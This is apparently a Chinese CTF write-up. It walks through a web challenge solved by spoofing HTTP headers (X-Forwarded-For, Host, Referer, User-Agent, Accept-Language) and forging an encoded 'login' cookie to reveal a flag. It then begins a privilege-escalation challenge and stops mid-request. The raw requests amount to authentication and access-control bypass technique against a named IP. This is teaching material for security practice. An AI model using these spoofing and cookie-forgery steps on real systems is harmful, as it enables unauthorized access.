
查看源码



```
<!--只允许本机访问。 --></body></html>
```

好吧需要用本机

`X-Forwarded-For:localhost`




```
GET / HTTP/1.1
Host: 218.2.197.232:18002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:53.0) Gecko/20100101
Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Forwarded-For:localhost
Cookie: PHPSESSID=7pbngtg5ml72qsn4cpopubbvj5
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
X-Powered-By: PHP/5.6.27
Content-Length: 303

<script>document.oncontextmenu=function(){return false;}</script>
<title>403 Forbidden</title><h1>Forbidden</h1><p>You don't have
permission to access on this server.</p><hr><address>Apache/2.4 (CentOS)
DAV/2 Server at www.topsec.com Port 80</address>

<!--只能通过域名访问 -->
```

好吧，需要通过域名

`Host: www.topsec.com`




```
GET / HTTP/1.1
Host: www.topsec.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:53.0) Gecko/20100101
Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Forwarded-For:localhost
Cookie: PHPSESSID=7pbngtg5ml72qsn4cpopubbvj5
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
X-Powered-By: PHP/5.6.27
Content-Length: 324

<script>document.oncontextmenu=function(){return false;}</script>
<title>403 Forbidden</title><h1>Forbidden</h1><p>You don't have
permission to access on this server.</p><hr><address>Apache/2.4 (CentOS)
DAV/2 Server at www.topsec.com Port 80</address>

<!--只允许从百度跳转到本页面访问。 -->
```

好吧，加一个跳转


`Referer:www.baidu.com`



```
GET / HTTP/1.1
Host: www.topsec.com
Referer:www.baidu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:53.0) Gecko/20100101
Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Forwarded-For:localhost
Cookie: PHPSESSID=7pbngtg5ml72qsn4cpopubbvj5
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
X-Powered-By: PHP/5.6.27
Content-Length: 313

<script>document.oncontextmenu=function(){return false;}</script>
<title>403 Forbidden</title><h1>Forbidden</h1><p>You don't have
permission to access on this server.</p><hr><address>Apache/2.4 (CentOS)
DAV/2 Server at www.topsec.com Port 80</address>

<!--只允许使用ajax访问本页面 -->
```


。。。



```
GET / HTTP/1.1
Host: www.topsec.com
Referer:www.baidu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:53.0) Gecko/20100101
Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Forwarded-For:localhost
X-Requested-With: XMLHttpRequest
Cookie: PHPSESSID=7pbngtg5ml72qsn4cpopubbvj5
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
X-Powered-By: PHP/5.6.27
Content-Length: 309

<script>document.oncontextmenu=function(){return false;}</script>
<title>403 Forbidden</title><h1>Forbidden</h1><p>You don't have
permission to access on this server.</p><hr><address>Apache/2.4 (CentOS)
DAV/2 Server at www.topsec.com Port 80</address>

<!--本站只允许使用IE4访问 -->
```


。。。



```
GET / HTTP/1.1
Host: www.topsec.com
Referer:www.baidu.com
User-Agent: Mozilla/5.0 (compatible; MSIE 4.0;Windows NT 10.0;)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Forwarded-For:localhost
X-Requested-With: XMLHttpRequest
Cookie: PHPSESSID=7pbngtg5ml72qsn4cpopubbvj5
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
X-Powered-By: PHP/5.6.27
Content-Length: 308

<script>document.oncontextmenu=function(){return false;}</script>
<title>403 Forbidden</title><h1>Forbidden</h1><p>You don't have
permission to access on this server.</p><hr><address>Apache/2.4 (CentOS)
DAV/2 Server at www.topsec.com Port 80</address>



<!--电脑上必须安装有.NET8 -->
```


。。。



```
GET / HTTP/1.1
Host: www.topsec.com
Referer:www.baidu.com
User-Agent: Mozilla/5.0 (compatible; MSIE 4.0;Windows NT 10.0;.NET CLR 8.1;)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Forwarded-For:localhost
X-Requested-With: XMLHttpRequest
Cookie: PHPSESSID=7pbngtg5ml72qsn4cpopubbvj5
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
X-Powered-By: PHP/5.6.27
Content-Length: 315

<script>document.oncontextmenu=function(){return false;}</script>
<title>403 Forbidden</title><h1>Forbidden</h1><p>You don't have
permission to access on this server.</p><hr><address>Apache/2.4 (CentOS)
DAV/2 Server at www.topsec.com Port 80</address>



<!--本站只允许德国用户访问。 -->
```

。。。



```
GET / HTTP/1.1
Host: www.topsec.com
Referer:www.baidu.com
User-Agent: Mozilla/5.0 (compatible; MSIE 4.0;Windows NT 10.0;.NET CLR 8.1;)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: de-DE,zh;
Accept-Encoding: gzip, deflate
X-Forwarded-For:localhost
X-Requested-With: XMLHttpRequest
Cookie: PHPSESSID=7pbngtg5ml72qsn4cpopubbvj5
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
Set-Cookie: login=4e6a59324d545a6a4e7a4d324e513d3d
Content-Length: 294

<script>document.oncontextmenu=function(){return false;}</script>
<title>403 Forbidden</title><h1>Forbidden</h1><p>You don't have
permission to access on this server.</p><hr><address>Apache/2.4 (CentOS)
DAV/2 Server at www.topsec.com Port 80</address>




<!--没有登录! -->
```


跟着思路看看login是什么

```
4e6a59324d545a6a4e7a4d324e513d3d
16进制转字符
NjY2MTZjNzM2NQ==
base64decode
66616c7365
16进制转字符
false
```

构造一下

```
true
字符转16进制
74727565
base64encode
NzQ3Mjc1NjU=
字符转16进制
4e7a51334d6a63314e6a553d
```

```
Cookie: login=4e7a51334d6a63314e6a553d
```




```
GET / HTTP/1.1
Host: www.topsec.com
Referer:www.baidu.com
User-Agent: Mozilla/5.0 (compatible; MSIE 4.0;Windows NT 10.0;.NET CLR 8.1;)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: de-DE,zh;
Accept-Encoding: gzip, deflate
X-Forwarded-For:localhost
X-Requested-With: XMLHttpRequest
Cookie: login=4e7a51334d6a63314e6a553d
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
Set-Cookie: login=4e6a59324d545a6a4e7a4d324e513d3d
Content-Length: 309

<script>document.oncontextmenu=function(){return false;}</script>
<title>403 Forbidden</title><h1>Forbidden</h1><p>You don't have
permission to access on this server.</p><hr><address>Apache/2.4 (CentOS)
DAV/2 Server at www.topsec.com Port 80</address>

<!--GCTF{Dt24FbREwYJu7P8ekQHEFknK} -->
```


越权注入

首先查看源码得到提示



```
  <h2 class="setup-form-title mb-3">
只有当权限为管理员时，才能得到key<script>console.log("uid:500   role: ")</script>
<!--
2015.10.16
防越权改造，当uid=0且role=admin时显示管理员页面。
 -->
  </h2>
```

根据提示修改发现不允许




```
POST /edit.php HTTP/1.1
Host: 218.2.197.232:18014
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:53.0) Gecko/20100101
Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 145
Referer: http://218.2.197.232:18014/index.php
Cookie: PHPSESSID=7pbngtg5ml72qsn4cpopubbvj5
X-Forwarded-For: 127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1

